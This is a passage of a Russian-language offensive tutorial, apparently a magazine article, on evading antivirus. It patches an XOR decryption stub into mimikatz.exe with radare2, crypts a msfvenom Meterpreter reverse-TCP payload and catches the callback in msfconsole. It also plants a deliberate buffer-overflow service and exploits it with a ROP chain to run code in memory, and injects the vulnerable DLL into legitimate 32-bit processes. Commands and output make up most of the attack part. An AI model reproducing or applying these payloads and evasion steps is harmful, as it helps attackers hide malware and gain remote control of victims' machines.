nth paddr          size vaddr         vsize perm name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00000400  0x92600 0x00401000  0x93000 -r-x .text
1   0x00092a00  0x4be00 0x00494000  0x4c000 -r-- .rdata
2   0x000de800   0x3800 0x004e0000   0x5000 -rw- .data
3   0x000e2000   0x4000 0x004e5000   0x4000 -r-- .rsrc
4   0x000e6000   0x7600 0x004e9000   0x8000 -r-- .reloc
5   0x000ed600   0x1000 0x004f1000   0x1000 -r-x .upx
```

Добавление секции, куда будет вставлен код расшифровки

Теперь скомпилируем данный ассемблерный код и вставим его в только что созданную секцию.

```
~/tmp » nasm xor_stub.asm                                                    04.06.2021 15:21:03
--------------------------------------------------------------------------------------------
~/tmp » r2 -w mimikatz.exe                                                   04.06.2021 15:21:06
Invalid macro body
Cert.dwLength must be > 6
 -- Buy a Mac
[0x0048cf62]> s section..upx
[0x004f1000]> wff xor_stub
[0x004f1000]> pd
           ;-- section..upx:
           0x004f1000      60                   pushal              ; [05] -r-x section
 size 4096 named .upx
           0x004f1001      9c                   pushfd
           0x004f1002      54                   push esp
           0x004f1003      6a 40                push 0x40           ; '@' ; 64
           0x004f1005      68 00 30 09 00       push 0x93000
           0x004f100a      68 00 10 40 00       push section..text  ; 0x401000 ; "Q\xa1
LAN"
           0x004f100f      b8 47 43 82 76       mov eax, 0x76824347
           0x004f1014      ff d0                call eax
           0x004f1016      54                   push esp
           0x004f1017      6a 04                push 4              ; 4
```


Компиляция и вставка кода для расшифровки

В конце не забудем из entry point сделать jump на наш код.

```
[0x0048cf62]> pd 2
           ;-- entry0:
           ;-- eip:
           0x0048cf62      9f                   lahf
           0x0048cf63      ee                   out dx, al
[0x0048cf62]> wa jmp section..upx
Written 5 byte(s) (jmp section..upx) = wx e999400600
[0x0048cf62]> pd 2
           ;-- entry0:
           ;-- eip:
        ┌< 0x0048cf62      e9 99 40 06 00       jmp section..upx
        │  0x0048cf67      9e                   sahf
[0x0048cf62]>
```

Передача управления на код расшифровки

Готово. Запускаем и вводим ключ, которым мы шифровали, — в моем случае это символ w (0x77).





Выполнение вредоносного кода в обход антивируса

Вот и все. Немного автоматизировав данный процесс, попробуем запустить Meterpreter.

```
~/src/pe » msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.0.0.1 LPORT=4444 -f exe
-o meter.exe 2> /dev/null
--------------------------------------------------------------------------------
~/src/pe » ./cryptor.py meter.exe                                15.07.2021 14:08:00
[+] crypted section .text 45055 bytes
[+] crypted section .rdata 3617 bytes
[+] crypted section .data 16383 bytes
[+] crypted section .rsrc 4095 bytes
[+] crypted section .jigr 177663 bytes
[+] enable CUI Subsystem
[+] IAT 0x40c018: b'LoadLibraryA' -> LoadLibraryA
[+] IAT 0x40c01c: b'GetProcAddress' -> GetProcAddress
[*] 6 crypted ranges
[+] add section ".upx", rwx, 0x10c6 bytes
[+] change section ".rsrc", w
[+] change section ".rdata", w
[+] change section ".text", w
[+] change section ".jigr", w
[+] change section ".data", w
[*] inject section: b'.upx\x00\x00\x00\x00' 0x442000
--------------------------------------------------------------------------------
~/src/pe »                                                       15.07.2021 14:08:30
```

Автоматическое шифрование описанным способом

Запускаем и вводим ключ w.




Запуск вредоносного кода

И получаем тот же эффект.

```
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1386) at 2021-07-16 18:15:2
2 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name           Arch  Session  User                 Path
 ---   ----  ----           ----  -------  ----                 ----
 0     0     [System Proce
             ss]
 4     0     System         x64   0
```

Запуск вредоносного кода в обход антивируса

## Vuln inject (spawn)

Мне хорошо запомнился один давний случай. Я никак не мог открыть сессию Meterpreter на victim из-за антивируса, и вместо этого мне каждый раз приходилось заново эксплуатировать старую добрую MS08-067, запуская Meterpreter сразу в памяти. Антивирус почему-то не мог помешать этому.

Думаю, антивирус главным образом заточен на отлов программ (на HDD) и шелл-кодов (по сети) с известными сигнатурами или на эксплуатацию популярных уязвимостей. Но что, если уязвимость еще неизвестна для антивируса?

В этом случае используется достаточно необычная техника, которая строится на принципе внедрения уязвимости (buffer overflow) и, тем самым, неочевидном исполнении произвольного кода. По сути, это еще один вариант рефлективного исполнения кода, то есть когда код присутствует исключительно в RAM, минуя HDD. Но в нашем случае мы еще и скрываем точку входа во вредоносный код.

Антивирус, как и любое другое ПО, вряд ли способен определить статическим анализатором, что в программе содержится уязвимость и будет исполнен произвольный код. Машины пока плохо справляются с этим, и не думаю, что ситуация сильно изменится в ближайшем будущем. Но сможет ли антивирус увидеть процесс в динамике и успеть среагировать?


Чтобы проверить это, нам нужно написать и запустить простенький сетевой сервис, содержащий придуманную нами 0-day-уязвимость (buffer overflow на стеке) и проэксплуатировать ее. Чтобы все работало еще и в новых версиях Windows, придется обойти DEP. Но это не проблема, если мы можем добавить нужные нам ROP-gadgets в программу.

Не будем глубоко вдаваться в детали buffer overflow и ROP-chains, так как это выходит за рамки данной статьи. Вместо этого возьмем готовое решение. Компилируем сервис обязательно без поддержки ASLR (и можно без DEP):

```
1  cl.exe /c vuln_rop.c
2  link.exe /out:vuln_rop.exe vuln_rop.obj /nxcompat:no /fixed
```

Наш сетевой сервис будет работать в режимах listen и reverse connect. А все данные будут передаваться в зашифрованном виде, чтобы не спалиться на сигнатурном анализаторе. И это очень важно, поскольку некоторые антивирусы настолько «не любят» Meterpreter, что даже простая его отправка в любой открытый порт спровоцирует неминуемый алерт и последующий бан IP-адреса атакующего.

Полученный исполняемый файл технически не является вредоносным, ведь он содержит в себе лишь ошибку при работе с памятью. В противном случае любая программа может считаться вредоносной, поскольку потенциально она тоже может включать ошибки.





Запуск сервиса с заложенной нами buffer overflow

Наш уязвимый сервис успешно запущен и ждет входящих данных. Создаем payload и запускаем эксплоит с ним.

```
~/src/av_bypass/vuln_service(master*) » msfvenom -p windows/meterpreter_reverse_tcp LHOST=
10.0.0.1 LPORT=4444 EXITFUNC=thread -f raw -o meter.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175174 bytes
Saved as: meter.bin
------------------------------------------------------------------------------------------
~/src/av_bypass/vuln_service(master*) » python expl_rop.py c 10.0.0.15 8888 meter.bin
[*] done ('10.0.0.15', 8888)
------------------------------------------------------------------------------------------
```

Эксплуатация нашего buffer overflow

В итоге уязвимый сервис принимает наши данные и в результате заложенной ошибки при работе с памятью непроизвольно запускает код payload.




Переполнение буфера в действии

Эта полезная нагрузка открывает нам сессию Meterpreter.

```
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1400) at 2021-07-16 18:42:0
8 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                 Path
 ---   ----  ----          ----  -------  ----                 ----
 0     0     [System Proce
             ss]
```

Выполнение вредоносного кода в обход антивируса

И все это безобразие происходит при работающем антивирусе. Однако было замечено, что при использовании некоторых антивирусов все еще срабатывает защита. Давай порассуждаем, почему. Мы вроде бы смогли внедрить код крайне неожиданным способом — через buffer overflow. И в то же самое время по сети мы не передавали код в открытом виде, так что сигнатурные движки не сработали бы.

Но перед непосредственным исполнением мы получаем в памяти тот самый машинный код. И тут, по-видимому, антивирус и ловит нас, узнавая до боли знакомый Meterpreter.


Антивирус не доверяет exe-файлу, скачанному неизвестно откуда и запущенному первый раз. Он эмулирует выполнение кода и достаточно глубоко анализирует его, возможно даже на каждой инструкции. За это приходится платить производительностью, и антивирус не может позволить себе делать так для всех процессов. Поэтому процессы, уже прошедшие проверку на этапе запуска (например, системные компоненты или программы с известной контрольной суммой), работают под меньшим надзором. Именно в них мы и внедрим нашу уязвимость.

## Vuln inject (attach)

Самый простой и удобный способ выполнить код в чужом адресном пространстве (процессе) — инжект библиотеки. Благо DLL мало чем отличается от EXE и мы можем перекомпилировать наш уязвимый сервис в форм-фактор библиотеки, просто изменив main() на DllMain():


```
1  cl.exe /c vuln_rop.c
2  link.exe vuln_rop.obj /out:vuln_rop.dll /dll /nxcompat:no /fixed
```

Для максимальной переносимости я использую 32-битные программы, поэтому внедрять уязвимость нам придется в 32-разрядные процессы. Можно взять любой уже запущенный или запустить самому. На 64-битной Windows мы всегда можем найти 32-битные системные программы в c:\windows\syswow64.





Запуск 32-битного процесса

Теперь в тот или иной 32-битный процесс мы можем внедрить уязвимость, просто заинжектив туда нашу библиотеку.





Инжект библиотеки в только что запущенный 32-битный системный процесс

Наша DLL без ASLR успешно загружена по стандартному адресу.




Уязвимая DLL загружена

И теперь целевой процесс с занесенным buffer overflow готов получать данные по сети.




Уязвимый код начал работать в контексте легитимного процесса

Поскольку наш уязвимый модуль загрузился по адресу 0x10000000 (это дефолтный адрес для не ASLR-библиотек), нужно слегка скорректировать код эксплоита.

```
#ROP1 = pack("<I", 0x00401010 +3)   # mov [esp+8], esp; ret
#ROP2 = pack("<I", 0x00401020)      # VirtualAlloc(arg0, 0x1, 0x1000, 0x40)
#ROP3 = pack("<I", 0x00401040 +3)   # add esp, 4; push esp; ret
ROP1 = pack("<I", 0x10001010 +3)      # mov [esp+8], esp; ret
ROP2 = pack("<I", 0x10001020)         # VirtualAlloc(arg0, 0x1, 0x1000, 0x40)
ROP3 = pack("<I", 0x10001040 +3)      # add esp, 4; push esp; ret
```


Небольшая корректировка кода эксплоита

Время запустить сам эксплоит.

```
~/src/av_bypass/vuln_service(master*) » python2 ./expl_rop.py b 8888 meter.bin
[*] done ('10.0.0.64', 1382)
```

Запуск эксплоита

В контексте легитимного процесса происходит overflow.




Переполнение буфера в легитимном процессе в действии

И мы исполняем «вредоносный» код в обход антивируса.

```
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1400) at 2021-07-16 18:42:0
8 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name          Arch  Session  User                  Path
 ---   ----  ----          ----  -------  ----                  ----
 0     0     [System Proce
             ss]
```

Выполнение вредоносного кода в обход антивируса

## Выводы

Мы использовали эффект «неожиданного» исполнения кода в памяти через 0-day-уязвимость, антивирус не смог ее спрогнозировать и заблокировать угрозу. Загрузка DLL в чужой процесс — трюк достаточно известный, и мы использовали его исключительно для удобства: нам почти не пришлось ничего менять.

На самом деле мы могли использовать еще более хитрый способ — просто подменить ключевые инструкции в той или иной точке памяти процесса, где происходит обработка пользовательского ввода, и внедрить тем самым туда уязвимость (как бы сделать антипатч). А положив пару-тройку удобных ROP-гаджетов в code caves, сделать ее еще и пригодной к эксплуатации. Но пока что этого даже не требуется.

Техника сокрытия выполнения кода через buffer overflow не нова, хоть и достаточно малоизвестна. В данном примере был использован самый тривиальный пример buffer overflow на стеке, и он принес нам успех. Но существуют куда более хитрые ошибки работы с памятью, приводящие к RCE (скрытому исполнению): use after free, double free, overflow in heap, format strings и так далее. Это открывает практически неисчерпаемый потенциал для приемов обхода антивирусных программ.